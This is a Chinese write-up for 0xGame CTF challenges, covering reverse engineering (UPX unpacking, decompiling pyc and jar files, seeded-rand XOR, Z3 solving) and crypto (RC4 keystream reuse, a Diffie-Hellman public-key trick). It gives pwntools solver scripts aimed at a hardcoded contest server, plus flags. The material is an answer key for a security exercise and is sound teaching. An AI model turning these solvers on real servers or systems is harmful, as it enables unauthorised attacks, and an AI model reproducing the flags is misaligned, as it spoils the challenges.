
BabyUPX

根据题目的提示，可以猜到本题加了UPX壳。UPX是一种常见的压缩壳，可以使用查壳工具进行检测。常用的有以下两种：


- Exeinfo PE （Github：exeinfo）




- Detect-It-Easy （比较推荐，Github：DIE）



压缩壳对exe文件进行压缩，在执行原程序代码前率先取得控制权，自动对原始程序解压还原，以达到保护程序不被静态反编译的目的。如果直接把程序扔进IDA，就会看到警告和一个明显不正常的 `start` 函数，而我们想要的主函数是无法找到的。






这里就要考虑如何脱壳。UPX能够压缩的同时自带解压功能，所以先去下载 UPX- the Ultimate Packer for eXecutables（命令行工具）。然后一把抓住程序，输入脱壳命令，顷刻炼化。

```
upx -d <filename>
```

```
PS D:\CTF\upx> & .\upx -d BabyUPX.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2023
UPX 4.2.1       Markus Oberhumer, Laszlo Molnar & John Reiser    Nov 1st 2023

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     54582 <-     40758   74.67%    win64/pe     BabyUPX.exe

Unpacked 1 file.
```

脱壳后能用IDA正常打开。分析 `encode` 函数，可以看出每个字节高4位和低4位交换，实际上就是16进制逆序。



FirstSight-Pyc

`.pyc` 是Python源代码经过编译生成的字节码文件。可以选择 `pycdc` 或者 `uncompyle6` 进行反编译。

要注意pyc文件对应的python版本可能会影响反编译的效果，本题使用的是较低的3.8版本，经过测试上述两个反编译引擎都能还原代码。

以 `uncompyle6` 为例进行分析，反编译结果如下：

```python
# uncompyle6 version 3.9.1
# Python bytecode version base 3.8.0 (3413)
# Decompiled from: Python 3.11.5 (tags/v3.11.5:cce6ba9, Aug 24 2023, 14:38:34) [MSC v.1936 64 bit (AMD64)]
# Embedded file name: D:\PortPython3.8.9\App\Python\0xgame\EzPyc.py
# Compiled at: 2024-09-10 22:18:53
# Size of source mod 2**32: 519 bytes
import hashlib
user_input = input("请输入神秘代号： ")
if user_input != "Ciallo~":
    print("代号不是这个哦")
    exit()
input_hash = hashlib.md5(user_input.encode()).hexdigest()
input_hash = list(input_hash)
for i in range(len(input_hash)):
    if ord(input_hash[i]) in range(48, 58):
        original_num = int(input_hash[i])
        new_num = (original_num + 5) % 10
        input_hash[i] = str(new_num)
    input_hash = "".join(input_hash)
    print("0xGame{{{}}}".format(input_hash))

# okay decompiling EzPyc.pyc
```

加密逻辑是先对输入取md5得到十六进制摘要，之后仅对数字部分进行rot5，最后套上 `0xGame{}` 输出。

直接运行pyc程序即可得到flag，但是需要用3.8版本的python解释器才能正常运行。

```
PS D:\PortPython3.8.9\App\Python> ./python Ezpyc.pyc
请输入神秘代号： Ciallo~
0xGame{2f0ef0217bf3a7c598d381b077672e09}
```

当然也可以把反编译的代码copy下来运行。

FirstSight-Jar

Java源文件编译后生成 `.class` 文件，之后打包成可执行的 `jar` 包。

针对jar的反编译工具有很多，例如Procyon、CFR、jd、jadx等，一抓一大把，找一款适合的就可以。

以jadx为例：

```java
public class EzJar {
    static String Alphabat = "0123456789abcdef";

    private static String encrypt(String str) {
        StringBuilder sb = new StringBuilder();
        for (int i = 0; i < str.length(); i++) {
            int indexOf = Alphabat.indexOf(str.charAt(i));
            if (indexOf < 0) {
                sb.append(str.charAt(i));
            } else {
                sb.append(Alphabat.charAt(((indexOf * 5) + 3) % 16));
            }
        }
        return sb.toString();
    }

    public static void main(String[] strArr) {
        System.out.println("请以uuid的格式输入你的flag内容:");
        Scanner scanner = new Scanner(System.in);
        String nextLine = scanner.nextLine();
        scanner.close();
        if (encrypt(nextLine).equals("ab50e920-4a97-70d1-b646-cdac5c873376")) {
            System.out.println(String.format("验证成功: 0xGame{%s}", nextLine));
        } else {
            System.out.println("验证失败");
        }
    }
}
```

`encrypt` 实现了一个简单的仿射密码，只不过字母表改成了十六进制字符。

加密函数的数学形式为 $E(x) = 5x + 3(mod\ 16)$ ，求解同余式就可以反解出x。注意解密时不能用除法，在模运算下要改用乘法逆元。

```python
import gmpy2
Alphabat = "0123456789abcdef"
enc = "ab50e920-4a97-70d1-b646-cdac5c873376"
inverse = int(gmpy2.invert(5,16))
for i in enc:
    if i not in Alphabat:
        print(i,end="")
    else:
        index = ((Alphabat.index(i) - 3)*inverse)%16
        print(Alphabat[index],end="")
```

另外值得一提，仿射密码作为单表代换密码，明文和密文之间存在一一映射关系。有不少师傅先计算出了明文字符与密文字符的对应关系，然后逐一替换来解密。这个思路也是可行的。

Xor::Random

c++程序，反编译后看起来有一点丑陋，涉及到大量使用的模板，类，对象，还有构造析构函数。

函数名比较长，不过都是标准库的函数，不难根据名字推测函数功能。

```
46  v3 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "Input flag here:");
47  std::ostream::operator<<(v3, refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_);
48  std::operator>><char>(refptr__ZSt3cin, v15);  // std::cin >> v15
49  v4 = 0;
50  v5 = 1;
51  if ( std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::size(v15) == 38 )// check flag format
52  {
53    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::substr(v18, v15, 0i64, 7i64);
54    v4 = 1;
55    if ( !(unsigned __int8)std::operator!=<char>(v18, "0xGame{")
56      && *(_BYTE *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](v15, 37i64) == '}' )
57    {
58      v5 = 0;
59    }
60  }
61  if ( v4 )
62    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v18);
63  if ( v5 )
64    exit(0);
65  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::substr(v19, v15, 7i64, 30i64);
66  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator=(v14, v19);// v14 = v15.substr(7,30)
67  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v19);
68  v22 = init_random();
69  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(v20, v14);
70  v6 = (unsigned int)check(v20) != 0;
71  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v20);
72  if ( v6 )                                     // v6 == false
73  {
74    srand(0x1919810u);
75    v22 = rand();
76  }
77  v21 = rand();
78  do                                            // encrypt and check
79  {
80    v7 = (_BYTE *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](v14, v23);
81    if ( (v23 & 1) != 0 )
82      v8 = v21;
83    else
84      v8 = v21 + 3;
85    *v7 ^= v8;
86    v9 = *(char *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](v14, v23);
87    if ( v9 != *(unsigned __int8 *)std::array<unsigned char,32ull>::operator[](v13, v23) )
88    {
89      v10 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "Wrong.Try again");
90      std::ostream::operator<<(v10, refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_);
91      exit(0);
92    }
93    ++v23;
94  }
95  while ( v23 <= 29 );
96  v11 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "Right!");
97  std::ostream::operator<<(v11, refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_);
```

主函数大概可以划分成三部分：先检查了flag的格式和长度，之后生成随机数 `v21` ，最后一边用 `v21` 异或加密一边检查。注意密钥从 `v21` 和 `v21+3` 中交替选择。

重点说一下中间随机数的部分。有两种解法：

- 解法一：常规静态分析

结合密码学的相关知识，可以知道种子能够控制伪随机数生成。程序首先在 `init_random` 函数中设置了种子 `0x77` 。后面 `if` 语句中又设置了种子 `0x1919810` 。到底用了哪个种子呢?

回过头跟踪v6的赋值，查看 `check()` ，不难发现这个函数的返回值一定为0，那么v6的值也为0。上图绿色方框内的 `srand()` 压根不会执行。由此可以确定正确的种子，进而得到正确的随机数值。等效的简化代码如下：

```
1  srand(0x77);
2  v22 = rand();
3  v21 = rand();
```

不同编程语言的伪随机数生成算法存在差异，甚至c标准库在windows和linux系统下的 `rand` 实现也不一样。本题的随机数应在windows下调用 `stdlib.h` 的 `rand` 。

```c
#include<stdio.h>
#include<stdlib.h>

int main()
{
    unsigned char num,key;
    unsigned char *array;
    unsigned long long v13[4];
    v13[0] = 0x1221164E1F104F0C;
    v13[1] = 0x171F240A4B10244B;
    v13[2] = 0x1A2C5C2108074F09;
    v13[3] = 99338668810000;
    srand(0x77);
    rand();
    num = rand() & 0xff;
    array = (unsigned char*)v13;
    for(int i = 0; i <= 29; i++)
    {
        key = (i % 2 !=0? num: num+3);
        array[i] ^= key;
    }
    printf("0xGame{%s}",array);
    return 0;
}
```

- 解法二：动态调试直接拿密钥

由于 `check()` 只检查长度不检查内容，而且随机数种子只可能二选一，所以直接在v21最后一次赋值处设置断点。当程序运行到此处时种子一定已经被确定下来，不用关心到底用了哪个种子，我们只需要拿v21这个随机数的具体值即可。

```
72  if ( v6 )                                   // v6 == false
73  {
74    srand(0x1919810u);
75    v22 = rand();
76  }
77  v21 = rand();
78  do
79  {
80    v7 = (_BYTE *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](v14, v23);
81    if ( (v23 & 1) != 0 )
82      v8 = v21;
83    else
84      v8 = v21 + 3;
85    *v7 ^= v8;
```


调试可以选择IDA自带的Local Windows debugger调试器，断点处的语句运行后，查看内存中的随机数值。

脚本参考解法一。

ZzZ

本题是Visual Studio 2022生成的Debug程序，vs生成程序的一大特征就是把函数名、变量名等符号全部拿出来放到pdb文件中。如果没有符号文件，在静态分析时就看不到这些信息。

无符号的情况下，IDA会自动把函数命名为其起始地址。start代表是整个程序的入口点，与main略有区别。




首先要想办法找到 `main()` 。不难发现程序运行时会输出 `enter flag` 的提示，而 `main()` 一定会调用io函数来输出这一字符串。所以可以从字符串入手，通过字符串窗口找到相关的字符串，进行交叉引用，定位到主函数。

Address	Length	Type	String
.rdata:000000...	00000009	C	_ArgList
.rdata:000000...	00000009	C	_ArgList
.rdata:000000...	00000009	C	_ArgList
.rdata:000000...	00000007	C	string
.rdata:000000...	0000000A	C	Try again
.rdata:000000...	00000037	C	Please enter your flag\nTip: The flag format is 'uuid'\n
.rdata:000000...	00000021	C	0xGame{%8llx-%4s-%4s-%4s-%12llx}
.rdata:000000...	0000002B	C	Congratulations! You get the correct flag.

```
.rdata:000000014001AF38 ; const char Buffer[]
.rdata:000000014001AF38 Buffer          db 'Try again',0        ; DATA XREF: sub_140011A50+20↑o
.rdata:000000014001AF42                 align 8
.rdata:000000014001AF48 aPleaseEnterYou db 'Please enter your flag',0Ah
.rdata:000000014001AF48                                         ; DATA XREF: sub_140011AA0+3E↑o
.rdata:000000014001AF48                 db 'Tip: The flag format is ',27h,'uuid',27h,0Ah,0
```

交叉引用快捷键：X 或 ctrl+X



之后就成功来到了主函数，反编译后分析加密逻辑：

```
sub_14001128F(v9, "0xGame{%8llx-%4s-%4s-%4s-%12llx}", v13, (const char *)v5, (const char *)v6, (const char *)v7, v14);
v10 = v5[0];
v11 = v6[0];
v12 = v7[0];
if ( v14[0] == 0xD085A85201A4i64 )
{
  if ( 11 * v11 + 14 * v10 - v12 == 0x48FB41DDDi64
    && 9 * v10 - 3 * v11 + 4 * v12 == 0x2BA692AD7i64
    && ((unsigned __int64)(v12 - v11) >> 1) + (v10 ^ 0x87654321i64) == 3451779756 )
  {
    Buffer = "Congratulations! You get the correct flag.";
    if ( v13[0] == 3846448765i64 )
    {
      puts(Buffer);
```

flag内的uuid共有5段，其中首尾两段直接给出，中间三段从字符数组转 `unsinged int` 后代入方程组验证。

接下来用Z3 Solver解方程，因为涉及位运算，所以用 `BitVec` 这种类型，长度至少为32bit。

有的师傅在解出方程后发现结果有问题，基本上都是在数据类型上出了问题。举例来说： `%4s` 向 `(const char *)v5` 这个地址写入连续的4个字节，但 `v5` 本身是 `unsigned int` 数组，所以这4个字节会被按小端序解析成数组的第一个 `unsigned int` 元素，之后赋值给 `v10` 进行方程的运算。

```
unsigned int v5[8]; // [rsp+44h] [rbp+4h] BYREF
unsigned int v6[8]; // [rsp+64h] [rbp+24h] BYREF
unsigned int v7[9]; // [rsp+84h] [rbp+44h] BYREF
char *Buffer; // [rsp+A8h] [rbp+68h]
char v9[80]; // [rsp+C8h] [rbp+88h] BYREF
__int64 v10; // [rsp+118h] [rbp+D8h]
__int64 v11; // [rsp+138h] [rbp+F8h]
__int64 v12; // [rsp+158h] [rbp+118h]
```

所以解出来的值应该是一个4字节也就是32bit的整数，之后按小端转成字节再转字符串。

```
from z3 import *
v13 = 3846448765
v14 = 0xD085A85201A4
v10,v11,v12 = BitVecs("v10 v11 v12",32)

s = Solver()
s.add(11 * v11 + 14 * v10 - v12 == 0x48FB41DDD)
s.add(9 * v10 - 3 * v11 + 4 * v12 == 0x2BA692AD7)
```

```
s.add(((v12 - v11) >> 1) + (v10 ^ 0x87654321) == 3451779756)
if s.check()==sat:
    result = s.model()
    form = "0xGame{%8x-%4s-%4s-%4s-%12x}"
    args = [result[var].as_long().to_bytes(4,"little").decode() for var in (v10,v11,v12)]
    print(form % (v13,args[0],args[1],args[2],v14))
```

Crypto

RC4

按照提示来，直接输入0000...，把密钥流dump下来解密flag即可

```
from string import ascii_letters, digits
from hashlib import sha256
from itertools import product
from pwn import *

ip = '118.195.138.159'
port = 10001
io = remote(ip,port)

def proof():
        io.recvuntil(b'XXXX+')
        proof = io.recvuntil(b')')[:-1]
        io.recvuntil(b'== ')
        hash = io.recvuntil(b'\n')[:-1].decode()
        dict = ascii_letters + digits
        for word in product(dict, repeat=4):
                word = ''.join(word).encode()
                if sha256( (word+proof) ).hexdigest() == hash: break
        io.sendlineafter(b'XXXX: ',word)

proof()
'''solution'''
payload = ('0' * 44 * 2).encode()
io.sendlineafter(b'>',payload)
io.recvuntil(b'c = ')
c = io.recvline()
io.recvuntil(b'c = ')
c_=io.recvline()
print(xor(bytes.fromhex(c.decode()),bytes.fromhex(c_.decode())))

io.close()
```

Diffie-Hellman

DH协议内容：
通信前双方协商好(模数，生成元)：(q, g)
各自在Z_{q-1}^*下选取一个数d作为私钥
以Bob的操作举例，$Alice$同理：
私钥：$b \in Z_{q-1}^*$，
公钥：$B = g^b \ \ (mod q)$
双方交换公钥后，Bob方计算：
$ShareKey = A^b = (g^a)^b = g^{ab} \ \ (mod q)$
同理，$Alice$方计算：
$ShareKey = B^a = (g^b)^a = g^{ab} \ \ (mod q)$
故而双方得以使用共享密钥通讯

安全性：如果中间人位于中间信道，截取了双方的通信，得到了某方的公钥，要想获取共享密钥就得计算出其中一方的私钥，因为这是基于离散对数的数学难题(DLP)，所以这个攻击是困难的，安全得以保障。

solution.py:

```python
from string import ascii_letters, digits
from hashlib import sha256, md5
from Crypto.Cipher import AES
from itertools import product
from pwn import *

def MD5(m):return md5( str(m).encode() ).digest()

ip = '118.195.138.159'
port = 10000
io = remote(ip,port)

def proof():
        io.recvuntil(b'XXXX+')
        proof = io.recvuntil(b')')[:-1]
        io.recvuntil(b'== ')
        hash = io.recvuntil(b'\n')[:-1].decode()
        dict = ascii_letters + digits
        for word in product(dict, repeat=4):
                word = ''.join(word).encode()
                if sha256( (word+proof) ).hexdigest() == hash: break
        io.sendlineafter(b'XXXX: ',word)

proof()
```

```
'''solution'''
io.recvuntil(b': (')
q, g = [int(i) for i in io.recvuntil(b')').decode()[:-1].split(',')]

io.recvuntil(b'Alice_PubKey : ')
Alice_Pub = int(io.recvline())
io.sendlineafter(b'>', str(g).encode() )

Share_Key = pow(Alice_Pub, 1, q)

Cipher = AES.new(MD5(Share_Key), AES.MODE_ECB)

io.recvuntil(b'Alice tell Bob : ')
c = io.recvline().decode()
pt = Cipher.decrypt(bytes.fromhex(c))
print(pt)

io.close()

```

Elgamal

数学推导:

$Verity: y^r * r^s = g^m \pmod q$
